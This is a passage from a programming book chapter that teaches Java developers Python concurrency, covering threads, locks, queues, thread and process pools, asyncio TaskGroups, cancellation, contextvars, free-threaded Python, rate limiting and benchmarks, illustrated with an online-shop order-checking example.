- **The oversell happens on every build.** Any I/O between the check and the act (a log line, a database call) hands the GIL to another thread. We sold ten mugs we didn't have.
- **The bare `+=` looked safe with the GIL, and lost 75% of its updates without it.** Current CPython only switches threads at certain points, such as function calls and loop jumps, so a plain `+=` usually completes in one go. "Usually" is an implementation detail, not a promise. The free-threaded build shows what the code really guarantees.

> 🧠 **Key idea**
>
> Shared mutable state needs a lock in Python exactly as it does in Java. The GIL is not a substitute for `synchronized`.

queue.Queue: Python's BlockingQueue

The best way to avoid locks is to not share state at all. Pass work between threads through a queue instead. `queue.Queue` is Python's `BlockingQueue`: thread-safe, optionally bounded, and `get()` blocks until an item arrives.

PYTHON src/thread_queue.py

```python
def pack_orders(order_nos: list[int], packers: int = 3) -> list[str]:
    jobs: queue.Queue[int] = queue.Queue(maxsize=5)  # ArrayBlockingQueue(5)
    packed: list[str] = []

    def packer() -> None:
        name = threading.current_thread().name
        while True:
            try:
                order_no = jobs.get()  # blocks, like take()
            except queue.ShutDown:  # closed *and* empty: time to stop
                return
            time.sleep(0.01)  # wrap it, label it
            packed.append(f"{name} packed #{order_no}")

    workers = [
        threading.Thread(target=packer, name=f"packer-{i}")
        for i in range(1, packers + 1)
    ]
    for w in workers:
        w.start()
    for n in order_nos:
        jobs.put(n)  # blocks while the queue is full: back-pressure
    jobs.shutdown()  # Python 3.13+: no more puts; gets drain, then raise
    for w in workers:
        w.join()
    return packed
```

Back-pressure means a fast producer is slowed down to the pace of its consumers, instead of piling up unbounded work in memory. A bounded queue gives you that for free.

Coming from Java: no more poison pills

In Java you stop consumers by pushing a special "poison pill" object. Since Python 3.13, `Queue.shutdown()` does it for you: waiting consumers drain what's left, then get a `queue.ShutDown` exception. One less trick to remember.

Thread pools: ThreadPoolExecutor and as_completed

Creating a thread per task is fine for twenty emails, but not for twenty thousand. You want a pool. In Java you'd reach for an `ExecutorService`:

JAVA

```java
try (ExecutorService pool = Executors.newFixedThreadPool(8)) {
    Future<Integer> price = pool.submit(() -> fetchPrice(sku));
    try {
        prices.put(sku, price.get());
    } catch (ExecutionException e) {
        missing.add(sku);   // the real error is e.getCause()
    }
}
```

Python's `concurrent.futures` module was modelled on exactly this API, so it'll feel like home:

PYTHON src/thread_pool.py

```python
def fetch_prices(skus: list[str]) -> tuple[dict[str, int], list[str]]:
    """Returns (prices, missing skus); `prices` is filled in finish order."""
    prices: dict[str, int] = {}
    missing: list[str] = []
    with ThreadPoolExecutor(max_workers=8, thread_name_prefix="price") as pool:
        futures = {pool.submit(fetch_price, sku): sku for sku in skus}
        for future in as_completed(futures):  # in the order they finish
            sku = futures[future]
            try:
                prices[sku] = future.result()  # re-raises the task's error
            except PriceNotFoundError:
                missing.append(sku)
    return prices, missing
```

OUTPUT

```
finish order: ['TEE-RED-M', 'CAP-GRN-01', 'MUG-BLUE-01']
missing: ['GHOST-00']
took 0.30s (one after another: 0.65s)
```

`as_completed` hands you futures as they finish, fastest first, which is what Java's `ExecutorCompletionService` does. The `with` block shuts the pool down and waits for running tasks, like try-with-resources on an `ExecutorService`.

Java	Python
`pool.submit(() -> f(x))`	`pool.submit(f, x)`
`future.get()`	`future.result()`
`future.get(2, SECONDS)`	`future.result(timeout=2)`
`ExecutionException` wrapping the cause	the original exception, re-raised
`ExecutorCompletionService`	`as_completed(futures)`
`invokeAll`	`pool.map(f, items)`

> 💡 **Pick the pool size on purpose**
>
> With no `max_workers`, a `ThreadPoolExecutor` uses `min(32, CPUs + 4)` threads. For I/O-bound work you can go much higher, because threads that are waiting cost little. Size it to what the *downstream* system can take, not to your CPU count.

Processes for CPU-bound work

When the work is chopping rather than waiting, threads can't help on the standard build: there's one knife. The fix is more kitchens. A `ProcessPoolExecutor` starts several Python processes, each with its own interpreter and its own GIL, so they really run on separate cores.

It has the same API as the thread pool, which is lovely:

PYTHON src/processes.py

```python
def count_primes(limit: int) -> int:
    """Deliberately CPU-heavy: pure Python arithmetic and no I/O."""
    count = 0
    for n in range(2, limit):
        if all(n % d for d in range(2, math.isqrt(n) + 1)):
            count += 1
    return count


def count_in_processes(limits: list[int]) -> list[int]:
    # count_primes travels to the workers by name; arguments and results
    # are pickled (serialised) on the way there and back.
    with ProcessPoolExecutor(max_workers=len(limits)) as pool:
        return list(pool.map(count_primes, limits))


if __name__ == "__main__":  # REQUIRED: worker processes re-import this file
    ...
```

OUTPUT

```
count_sequential     17984 primes x8 in 3.57s
count_in_processes   17984 primes x8 in 0.98s
```

Prefer `ProcessPoolExecutor` over the lower-level `multiprocessing.Pool`: same idea, but a consistent API with the thread pool and proper `Future`s. Three rules come with processes.

Rule 1: everything crossing the boundary is pickled

Processes don't share memory. Arguments and results are copied using **pickle**, Python's built-in object serialiser (think Java serialisation, without `implements Serializable`). Functions are pickled *by name*, so the worker must be able to import them. A lambda has no importable name:

OUTPUT

```
_pickle.PicklingError: Can't pickle <function <lambda> at 0x000002069D3514E0>:
attribute lookup <lambda> on __main__ failed
```

(That's the last line of `src/avoid_lambda_in_pool.py`'s traceback, wrapped to fit the page.)

Use module-level functions, and send small arguments. Shipping a 500 MB DataFrame to each worker costs more than the work.

Rule 2: spawn re-imports your module, so guard `__main__`

A *start method* is how a child process is created. On Windows and macOS the default is **spawn**: start a fresh interpreter, then import your main module in it. On Linux the default became **forkserver** in Python 3.14 (it was `fork` before), which behaves much like spawn.

Because the child imports your script, any top-level code runs again in every worker. Without the guard, each worker would try to start its own pool. Python catches this and stops you (try `src/avoid_no_main_guard.py`):

OUTPUT

```
RuntimeError:
        An attempt has been made to start a new process before the
        current process has finished its bootstrapping phase.
```

The fix is the line you saw above: put the code that starts processes under `if __name__ == "__main__":`. The `__name__` variable holds `"__main__"` only in the script you ran, never in a module being imported.

Rule 3: processes are expensive to start

Starting a Python process takes tens to hundreds of milliseconds, and each one has its own memory. Create the pool once, give each task a decent chunk of work, and reuse it.


> **Coming from Java**
>
> There's no single-process equivalent of `ForkJoinPool` sharing one heap across cores (until free-threaded Python, later in this chapter). In production, web servers get multi-core parallelism by running several worker processes, for example Uvicorn with `--workers 4`. Chapter 18 covers that.

asyncio: one thread, thousands of conversations

Threads are great until you need ten thousand of them. Each OS thread has a stack and costs the scheduler something. **asyncio** takes a different approach: one thread runs many tasks, and each task voluntarily steps aside whenever it would wait.

The event loop: a single waiter serving many tables

> 🧩 **Think of it like one excellent waiter**
>
> A restaurant could hire one waiter per table (one thread per request). Most of the time each waiter would stand still, waiting for the kitchen. Instead, one excellent waiter takes table 1's order, hands it to the kitchen, and takes table 2's order while the food cooks. When table 1's food is ready, the waiter brings it. The waiter is the **event loop**; each table is a **task**; "hand it to the kitchen" is `await`.



The catch is in the analogy: the waiter must never stand in the kitchen watching a pot. If one task blocks the thread without awaiting, *every* table waits. We'll come back to that.

Coroutines, async/await and asyncio.run

A **coroutine** is a function defined with `async def`. Calling it doesn't run it: it returns a coroutine object, a paused piece of work. `await` runs it and waits for its result, letting the event loop serve others in the meantime.

PYTHON src/async_basics.py

```python
async def fetch_stock(sku: str) -> int:
    await asyncio.sleep(0.1)  # a call to the inventory service
    return STOCK.get(sku, 0)


async def sequential(skus: list[str]) -> list[int]:
    return [await fetch_stock(sku) for sku in skus]  # one at a time


async def with_gather(skus: list[str]) -> list[int]:
    return await asyncio.gather(*(fetch_stock(sku) for sku in skus))


async def with_task_group(skus: list[str]) -> list[int]:
    async with asyncio.TaskGroup() as tg:
        tasks = [tg.create_task(fetch_stock(sku)) for sku in skus]
```

```
    # leaving the block means every task has finished
    return [t.result() for t in tasks]
```

Your program enters the async world once, at the top, with `asyncio.run(main())`. It creates the event loop, runs `main()` to completion and closes the loop. In a FastAPI service, the server does this for you.

OUTPUT

```
sequential       [12, 3, 0] in 0.33s
with_gather      [12, 3, 0] in 0.10s
with_task_group  [12, 3, 0] in 0.11s
```

Awaiting one call after another is still sequential. To run things *concurrently* you need **tasks**.

Tasks: work the loop runs for you

A **task** wraps a coroutine and schedules it on the event loop, so it makes progress while you do other things. It's the asyncio version of submitting to an executor and getting a `Future` back.

You can create one directly with `asyncio.create_task(coro)`. There's a sharp edge, though: the loop only keeps a *weak* reference to tasks, so a task you don't hold on to can be garbage-collected mid-flight. In practice, create tasks inside a `TaskGroup`, which keeps them safe for you.

gather vs TaskGroup: structured concurrency

Both run coroutines concurrently. The difference shows up when something fails. Let's run a stock check that fails after 50 ms next to a price lookup that takes 200 ms:

PYTHON src/gather_vs_taskgroup.py

```python
async def using_task_group(log: list[str]) -> None:
    try:
        async with asyncio.TaskGroup() as tg:
            tg.create_task(call("stock", 0.05, log, fail=True))
            tg.create_task(call("price", 0.2, log, fail=False))
    except* InsufficientStockError as group:
        log.append(f"caller caught a group of {len(group.exceptions)}")
    await asyncio.sleep(0.3)
```

OUTPUT

```
using_gather: stock: failed -> caller caught InsufficientStockError -> price: done
using_task_group: stock: failed -> price: cancelled -> caller caught a group of 1
```

Read those two lines slowly:

- With **`gather`**, the caller got the error and moved on, but the price lookup *kept running in the background*. Nobody is waiting for it. That's an orphaned task, and orphans leak connections and log confusing errors.
- With **`TaskGroup`**, the first failure cancelled the sibling, waited for it to finish, and only then raised. Nothing outlives the `async with` block.

That guarantee is called **structured concurrency**: concurrent work is tied to a block of code, much like a local variable's lifetime. Java is heading the same way:

JAVA

```java
// Java 21 preview API (later previews changed it)
try (var scope = new StructuredTaskScope.ShutdownOnFailure()) {
    Subtask<Integer> stock = scope.fork(() -> inventory.available(sku));
    Subtask<Long> price = scope.fork(() -> pricing.priceCents(sku));
    scope.join().throwIfFailed();   // first failure cancels the rest
    return new Quote(stock.get(), price.get());
}
```

`TaskGroup` has been stable since Python 3.11. Its errors arrive as an `ExceptionGroup`, an exception that holds several exceptions, because more than one task might fail. You catch the ones you care about with `except*`, which works like `except` but picks the matching exceptions out of the group.

> 💡 **If you're unsure, use TaskGroup**
>
> Reach for `TaskGroup` by default. `gather` is still fine for a quick "run these and give me the results in order" when a failure should abort the whole operation anyway.

Timeouts with asyncio.timeout

Every call to another service needs a deadline. `asyncio.timeout` wraps any block of async code:

PYTHON src/async_basics.py

```python
async def stock_or_none(sku: str, seconds: float) -> int | None:
    try:
        async with asyncio.timeout(seconds):
            return await slow_fetch_stock(sku)
    except TimeoutError:  # the built-in TimeoutError, since 3.11
        return None
```

When time runs out, the code inside is *cancelled*, and the cancellation turns into a `TimeoutError` at the edge of the block. One timeout can cover a whole `TaskGroup`, as the chapter example shows.

Cancellation, and never swallowing CancelledError

Cancelling a task makes the `await` it is paused on raise `CancelledError`. The exception climbs up the task's stack, running every `finally` block on the way, which is how cleanup happens.

PYTHON src/cancellation.py

```python
async def reserve_stock(sku: str, log: list[str]) -> None:
    log.append(f"reserve {sku}")
    try:
        await asyncio.sleep(10)  # waiting for the warehouse to confirm
        log.append(f"confirmed {sku}")
    except asyncio.CancelledError:
        log.append(f"cancelled {sku}: releasing the hold")
        raise  # ALWAYS re-raise; the caller asked us to stop
    finally:
        log.append(f"cleanup {sku}")  # runs on success, error and cancel
```

OUTPUT

```
reserve MUG-BLUE-01
cancelled MUG-BLUE-01: releasing the hold
cleanup MUG-BLUE-01
task.cancelled() = True
```

Usually a `finally` block is all you need. If you do catch `CancelledError`, re-raise it. Here's what happens when a coroutine swallows it:

PYTHON src/avoid_swallowed_cancel.py

```python
async def stubborn_poll() -> str:
    for attempt in range(1, 6):
        try:
            await asyncio.sleep(0.1)  # poll the warehouse
        except asyncio.CancelledError:  # BUG: caught and ignored
            print(f"  attempt {attempt}: cancelled, carrying on anyway")
    return "finished"
```

OUTPUT

```
  attempt 2: cancelled, carrying on anyway
result='finished', no TimeoutError at all
a 0.15s timeout took 0.49s
```

The timeout silently stopped working, and the caller received a result as if nothing happened. `TaskGroup` cancellation breaks the same way.

> ⚠️ **Gotcha: broad excepts eat cancellation**
>
> `CancelledError` inherits from `BaseException`, not `Exception`, so `except Exception:` lets it through. That's deliberate. But a bare `except:` or `except BaseException:` catches it. If you must use one, re-raise.

> **Coming from Java**
>
> This is `InterruptedException` all over again: catching it and carrying on breaks cancellation. The good news is that asyncio cancellation is far more reliable than thread interrupts, because *every* `await` is a cancellation point.

Async context managers and async iterators

Some setup and teardown needs I/O too: opening a connection, starting a transaction. An **async context manager** is try-with-resources whose open and close can `await`. You use it with `async with`, and the easiest way to write one is the `@asynccontextmanager` decorator:

PYTHON src/async_tools.py

```python
@asynccontextmanager
async def connect(name: str, log: list[str]) -> AsyncIterator[Connection]:
    await asyncio.sleep(0.01)  # an async handshake
    log.append(f"open {name}")
    try:
        yield Connection(name, log)  # the body of `async with` runs here
    finally:
        log.append(f"close {name}")  # like try-with-resources' close()
```

An **async generator** is an `async def` containing `yield`. It's an `Iterator` whose `next()` may wait for I/O, perfect for paging through a REST API or a database cursor. You loop over it with `async for`:

PYTHON src/async_tools.py

```python
async def order_ids(conn: Connection, page_size: int) -> AsyncIterator[int]:
    """An async generator: fetches the next page only when it's needed."""
    start = 0
    while page := await conn.fetch_page(start, page_size):
        for order_id in page:
            yield order_id
        start += page_size
```

Using both together reads naturally:

PYTHON src/async_tools.py

```python
    async with connect("orders-db", log) as conn:
        async for order_id in order_ids(conn, page_size=3):
            log.append(f"  order {order_id}")
```

Pages are fetched lazily, one at a time, as the loop needs them. It's the pull-based little sibling of a Reactor `Flux`.

Blocking calls inside async code

Here's the waiter-in-the-kitchen bug. `render_invoice_pdf` is an ordinary blocking function, like a call to `requests` or a sync database driver. A heartbeat task should tick every 50 ms:

PYTHON src/blocking.py

```python
        if offload:
            await asyncio.to_thread(render_invoice_pdf)  # runs in a thread
        else:
            render_invoice_pdf()  # BUG: blocks every other task
```

OUTPUT

```
blocking call:     longest gap 0.55s
asyncio.to_thread: longest gap 0.06s
```

The blocking call froze *everything* on the loop for half a second: in a web service, every in-flight request. `asyncio.to_thread(func, *args)` runs the function in a worker thread and lets you await the result, so the loop keeps serving.

The rule: **inside `async def`, only await async I/O.** Common swaps:

Blocking	Async-friendly
`time.sleep(1)`	`await asyncio.sleep(1)`
`requests.get(url)`	`await client.get(url)` (an `httpx2.AsyncClient`)
psycopg2 / sync SQLAlchemy	asyncpg, psycopg 3, async SQLAlchemy
`redis.Redis`	`redis.asyncio.Redis`
any other blocking library	`await asyncio.to_thread(fn, ...)`

> 💡 **FastAPI helps here**
>
> In FastAPI, an endpoint declared with plain `def` runs in a thread pool automatically, while `async def` endpoints run on the loop. If an endpoint must use a blocking library, declaring it with `def` is a perfectly good choice. Chapter 8 covers this.

The coloured functions problem

Async functions can call regular functions, but a regular function can't `await` an async one. The `async` keyword spreads upward through every caller, like a colour. Bob Nystrom's essay "What Color is Your Function?" named this the **coloured functions problem**.

> 🧩 **Think of it like two kinds of plug**
>
> Async code uses one plug shape and blocking code uses another. `await` connects async to async. `asyncio.to_thread` is the adapter for plugging blocking code into an async socket. `asyncio.run` is the adapter the other way, used once at the very top of a program.

In practice, a service picks a colour per layer. With FastAPI, the request path from router to repository is async, and that works well. Pain arises only when you mix them halfway down.

An honest comparison with Java 21 virtual threads

Java chose not to colour functions. Virtual threads let you write plain blocking code, and the JVM parks the virtual thread whenever it blocks. That's a real advantage, and it's fair to say so.

	Java 21 virtual threads	Python asyncio
Code style	ordinary blocking code	`async` / `await` along the call path
Existing libraries	mostly work unchanged	need async versions, or `to_thread`
Where tasks switch	at any blocking call	only at an `await`
Multi-core	yes, across carrier threads	no; add processes
Shared state	needs locks	no locks between awaits
Cancellation	interrupts, often ignored	`CancelledError` at every await
Structured concurrency	preview API	stable `TaskGroup` (3.11+)

asyncio has its own advantage: switches only happen at an `await`, so you can *see* every point where another task might run. Code between two awaits is effectively atomic, which removes a whole class of races. Both approaches handle tens of thousands of concurrent requests comfortably.

Request-scoped data with contextvars

Every log line should carry the request ID. In Spring you'd put it in the MDC, which lives in a `ThreadLocal`. That breaks with asyncio, because thousands of requests share one thread.

Python's answer is a **context variable** (`contextvars.ContextVar`): a variable whose value depends on the current *context*. Every asyncio task gets its own copy of the context when it's created, so it behaves like a `ThreadLocal` that also works per task. It's closest to Java's `ScopedValue` (final since Java 25).

PYTHON src/request_context.py

```python
request_id: contextvars.ContextVar[str] = contextvars.ContextVar(
    "request_id", default="-"
)


async def handle_request(rid: str, order_no: int) -> None:
    request_id.set(rid)  # like MDC.put("requestId", rid)
    log("start")
    async with asyncio.TaskGroup() as tg:
        tg.create_task(load_order(order_no))  # tasks copy the context
    await asyncio.to_thread(log, "to_thread keeps it")  # so does to_thread
    loop = asyncio.get_running_loop()
    await loop.run_in_executor(None, log, "via a raw executor")
    ctx = contextvars.copy_context()  # unless you carry it over yourself
    await loop.run_in_executor(None, ctx.run, log, "ctx.run carries it")
    log("done")
```

Two requests run concurrently on one thread, and `log` reads `request_id.get()`:

OUTPUT

```
[req-A] start
[req-B] start
[req-B] loaded order 1
[req-A] loaded order 2
[req-B] to_thread keeps it
[-] via a raw executor
[req-A] to_thread keeps it
[-] via a raw executor
[req-B] ctx.run carries it
[req-A] ctx.run carries it
[req-B] done
[req-A] done
[-] outside any request
```

Each request sees its own ID, even through child tasks and `to_thread`. The raw executor lost it, because a plain thread pool doesn't copy the context. `contextvars.copy_context().run` carries it over by hand. structlog's `contextvars` helpers use exactly this mechanism to stamp every log line; Chapter 13 covers logging.

> ⚠️ **Gotcha: free-threaded builds behave differently**
>
> On free-threaded Python, new threads copy the context of whoever started them (the `sys.flags.thread_inherit_context` flag). When we ran this example there, the "raw executor" lines for request A printed `req-B`, because request B's call had created the pool's thread. The wrong ID is worse than none. Always pass context explicitly with `to_thread` or `ctx.run`.

Free-threaded Python: life without the GIL

For thirty years, "Python can't use all your cores from threads" was true. That's changing.

- **Python 3.13** shipped an *experimental* free-threaded build: a separate interpreter, `python3.13t`, compiled without the GIL (PEP 703).
- **Python 3.14** made it *officially supported* (PEP 779). It's still a separate, optional build; the default `python` keeps the GIL for now.

What changes for you

Look at the CPU-bound benchmark from later in this chapter, run on the free-threaded build of Python 3.14:

OUTPUT

```
Python 3.14.10, GIL enabled: False, CPUs: 20
CPU-bound: 8 x count_primes(250,000)
  sequential       5.81s
  thread pool      1.31s
  asyncio          5.38s
  process pool     1.50s
```

The thread pool now beats the process pool, with no pickling and one shared memory space. That's the big win. The costs:

- **Races get real.** As you saw earlier, the unlocked `+=` lost 75% of its updates. Code that "worked" under the GIL may break.
- **Single-threaded code runs a little slower**: the official docs put the overhead at a few percent, up to about 10% depending on platform.
- **C extensions must opt in.** Importing an extension that isn't marked free-threading-safe turns the GIL back on, with a warning. Look for wheels tagged `cp314t` on PyPI.

How to try it

uv can install the free-threaded build next to your normal one. The `t` suffix asks for it:

TERMINAL

```
uv python install 3.14t
uv run --no-project --python 3.14t \
    python -c "import sys; print(sys._is_gil_enabled())"
```

That prints `False`. (`--no-project` keeps uv from rebuilding the current project's environment with the new interpreter.) You can also check `python -VV`, which mentions "free-threading build". We ran this chapter's whole test suite on 3.14t, and it passed: pure-Python libraries such as pytest and aiolimiter work unchanged.

> 💡 **Should you use it in production?**
>
> Not by default yet. Try it for CPU-heavy, thread-friendly workloads, and check your native dependencies on the community tracker at py-free-threading.github.io. For a typical I/O-bound FastAPI service, the GIL was never your bottleneck.

> 📝 **Newer Python: subinterpreters (3.14+)**
>
> Python 3.14 added `concurrent.interpreters` (PEP 734): several isolated interpreters inside one process, each with its own GIL. `concurrent.futures.InterpreterPoolExecutor` uses them with the familiar executor API. On standard 3.14, our CPU benchmark ran in 0.86 s with it, against 1.17 s for the process pool. Arguments are still pickled, and each interpreter builds `sys.path` from scratch. Treat it as promising, not yet mainstream.


> 📝 **Newer Python: 3.15**
>
> `asyncio.TaskGroup` gains a `cancel()` method in Python 3.15, for stopping a group early without raising a made-up exception.

Patterns you'll use every week

Four patterns cover most real-world asyncio code. They use asyncio's own `Queue`, `Semaphore` and `Lock`, which look like the threading versions but are awaited, so they pause the *task* rather than the thread. Never use `threading.Lock` or `queue.Queue` inside async code: they'd block the whole loop. Each pattern has a test in the example folder.

A worker pool

A fixed number of workers pull jobs from a queue. You control concurrency by choosing the number of workers.



PYTHON src/worker_pool.py


```python
async def worker(name: str, jobs: asyncio.Queue[int], done: list[str]) -> None:
    while True:
        try:
            order_no = await jobs.get()
        except asyncio.QueueShutDown:  # shut down and drained: stop
            return
        await send_email(order_no)
        done.append(f"{name}:#{order_no}")


async def run_pool(order_nos: list[int], workers: int) -> list[str]:
    jobs: asyncio.Queue[int] = asyncio.Queue(maxsize=workers * 2)
    done: list[str] = []
    async with asyncio.TaskGroup() as tg:
        for i in range(1, workers + 1):
            tg.create_task(worker(f"w{i}", jobs, done))
        for n in order_nos:
            await jobs.put(n)  # waits while the queue is full
        jobs.shutdown()  # Python 3.13+: workers finish the backlog, then exit
    return done
```

OUTPUT

```
w1:#1 w2:#2 w3:#3 w1:#4 w2:#5 w3:#6 w1:#7 w2:#8 w3:#9
```

Fan-out/fan-in with a TaskGroup and a semaphore

Start one task per item (fan out), cap how many run at once, and collect the results (fan in). This is how you call a downstream service for 500 SKUs without hitting it with 500 simultaneous requests.



PYTHON src/fan_out.py

```python
async def stock_levels(
    api: InventoryApi, skus: list[str], limit: int
) -> dict[str, int]:
    gate = asyncio.Semaphore(limit)  # at most `limit` calls at once

    async def one(sku: str) -> tuple[str, int]:
        async with gate:
            return sku, await api.stock_level(sku)

    async with asyncio.TaskGroup() as tg:  # fan out...
        tasks = [tg.create_task(one(sku)) for sku in skus]
    return dict(t.result() for t in tasks)  # ...and fan in
```


OUTPUT

```
20 skus, peak 5 in flight, 0.42s
```

Twenty calls of 100 ms each, five at a time, take about 0.4 s, and the fake API confirms it never saw more than five.

Producer/consumer with back-pressure

When one side is faster than the other, a bounded queue keeps memory flat. Here the producer is instant, the consumer takes 100 ms per item, and the queue holds two:



PYTHON src/producer_consumer.py

```python
async def producer(q: asyncio.Queue[int], count: int, log: Log) -> None:
    for n in range(1, count + 1):
        await q.put(n)  # waits here whenever the queue is full
        log.add(f"produced #{n} (queue size {q.qsize()})")
    q.shutdown()  # tell the consumer nothing more is coming
```

OUTPUT

```
0.0s produced #1 (queue size 1)
0.0s produced #2 (queue size 2)
0.0s produced #3 (queue size 2)
0.1s     consumed #1
0.1s produced #4 (queue size 2)
0.2s     consumed #2
0.2s produced #5 (queue size 2)
0.3s     consumed #3
0.4s     consumed #4
0.5s     consumed #5
```

The producer settles into the consumer's rhythm automatically. Kafka consumers (Chapter 11) follow the same shape, with a topic as the queue.

Rate limiting

A semaphore limits how many calls are *in flight*. A rate limiter limits how many *start per second*, which is what API quotas are about. The classic algorithm is a **token bucket**: tokens drip in at a fixed rate, each call spends one, and a full bucket allows a short burst.

PYTHON src/rate_limit.py

```python
class TokenBucket:
    """Allow `rate` calls per second, with bursts of up to `capacity`."""

    def __init__(self, rate: float, capacity: int) -> None:
        self._rate = rate
        self._capacity = capacity
        self._tokens = float(capacity)  # start full: an initial burst is ok
        self._updated = time.monotonic()
        self._lock = asyncio.Lock()  # one waiter at a time does the maths

    async def acquire(self) -> None:
        async with self._lock:
            while True:
                now = time.monotonic()
                refill = (now - self._updated) * self._rate
                self._tokens = min(self._capacity, self._tokens + refill)
                self._updated = now
                if self._tokens >= 1:
                    self._tokens -= 1
                    return
                await asyncio.sleep((1 - self._tokens) / self._rate)
```

It's worth understanding, but in production use the small, maintained **aiolimiter** library, which implements the same idea. Create `AsyncLimiter(max_rate=10, time_period=0.5)` once, then wrap each call in `async with limiter:`.

OUTPUT

```
token bucket: 30 calls in 1.01s
aiolimiter:   30 calls in 1.01s
```

Both allowed a burst of 10, then 20 per second: 30 calls in one second. For limits shared across several service instances, you need a central store such as Redis.

Example: checking an order concurrently

Time to put it together. Before confirming an Orderly order, we must check stock *and* price for every item. They're independent calls to two services, so we run them all at once. If any item is out of stock, there's no point waiting for the rest: cancel everything and report the problem.

First, the shapes. `Inventory` and `Pricing` are Protocols, interfaces you never have to `implements` (Chapter 4), so tests can pass in fakes:

PYTHON src/order_check.py

```python
class Inventory(Protocol):
    async def available(self, sku: str) -> int: ...


class Pricing(Protocol):
    async def price_cents(self, sku: str) -> int: ...


@dataclass(frozen=True, slots=True)
class Quote:
    order_id: UUID
    total_cents: int
```

Now the heart of it. One `TaskGroup` holds a stock check and a price lookup per item, and one timeout covers the lot:

PYTHON src/order_check.py

```python
async def check_order(
    order: Order, inventory: Inventory, pricing: Pricing, timeout: float = 2.0
) -> Quote:
    async def ensure_in_stock(item: OrderItem) -> None:
        available = await inventory.available(item.sku)
        if available < item.quantity:
            raise InsufficientStockError(item.sku, item.quantity, available)

    try:
        async with asyncio.timeout(timeout), asyncio.TaskGroup() as tg:
            for item in order.items:
                tg.create_task(ensure_in_stock(item))
            prices = {
                item.sku: tg.create_task(pricing.price_cents(item.sku))
                for item in order.items
            }
    except* OrderlyError as group:
        raise group.exceptions[0] from None  # callers get one plain error

    total = sum(prices[i.sku].result() * i.quantity for i in order.items)
    return Quote(order.id, total)
```

A few details are worth a second look:

- `ensure_in_stock` raises the moment one item is short, which makes the `TaskGroup` cancel all the other calls.
- The `except*` block turns the `ExceptionGroup` back into one plain domain error. Callers, such as a FastAPI error handler, shouldn't have to know we used a `TaskGroup` inside. `group.exceptions` holds every failure if you'd rather report them all.
- After the block, every task has finished, so `.result()` never waits.

The fakes sleep to simulate latency and record when they're cancelled. Here are three runs: everything in stock, the T-shirt sold out, and a pricing service slower than our timeout:

OUTPUT

```
--- all in stock
0.06s stock TEE-RED-M = 3
0.09s price TEE-RED-M = 1999
0.11s stock MUG-BLUE-01 = 12
0.14s price MUG-BLUE-01 = 1299
0.17s stock CAP-GRN-01 = 40
0.22s price CAP-GRN-01 = 899
0.22s quote: 7294 cents
--- tee sold out
0.06s stock TEE-RED-M = 0
0.06s price CAP-GRN-01: cancelled
0.06s stock MUG-BLUE-01: cancelled
0.06s price MUG-BLUE-01: cancelled
0.06s price TEE-RED-M: cancelled
0.06s stock CAP-GRN-01: cancelled
0.06s failed: InsufficientStockError('TEE-RED-M: wanted 1, only 0 left')
--- pricing too slow
0.06s stock TEE-RED-M = 3
0.10s price TEE-RED-M = 1999
0.11s stock MUG-BLUE-01 = 12
0.13s price MUG-BLUE-01 = 1299
0.14s stock CAP-GRN-01: cancelled
0.14s price CAP-GRN-01: cancelled
0.14s failed: TimeoutError()
```

Six remote calls finished in 0.22 s, the time of the slowest one, not the 0.70 s they'd take in a row. When the T-shirt was sold out, the other five calls were cancelled straight away. That's structured concurrency paying off.

Measuring it: threads vs asyncio vs processes

Enough theory; let's measure. `src/bench.py` runs two workloads three ways:

- **I/O-bound:** 500 calls that each wait 50 ms. Sleeping stands in for network latency.
- **CPU-bound:** 8 chunks of `count_primes(250_000)`, pure Python maths.

Here's the real output on standard Python 3.13, on a 20-CPU Windows laptop that was also busy with other work. Your numbers will differ; the shape won't.

OUTPUT

```
Python 3.13.14, GIL enabled: True, CPUs: 20
I/O-bound: 500 calls x 50 ms
  thread pool      0.53s
  asyncio          0.07s
  process pool     2.02s
CPU-bound: 8 x count_primes(250,000)
  sequential       4.92s
  thread pool      5.37s
  asyncio          5.05s
  process pool     1.78s
```

What the numbers say:

- **I/O-bound: asyncio wins.** All 500 waits overlap on one thread. The 50-thread pool needs ten rounds, and the process pool pays for start-up and has only 20 workers.
- **CPU-bound: processes win.** They're the only option with several GILs. Threads gain nothing, and asyncio runs the work one chunk after another, because a coroutine with no `await` never lets others run. On the free-threaded build, as you saw earlier, the thread pool joins the processes at the top of the CPU-bound table.

Testing async code

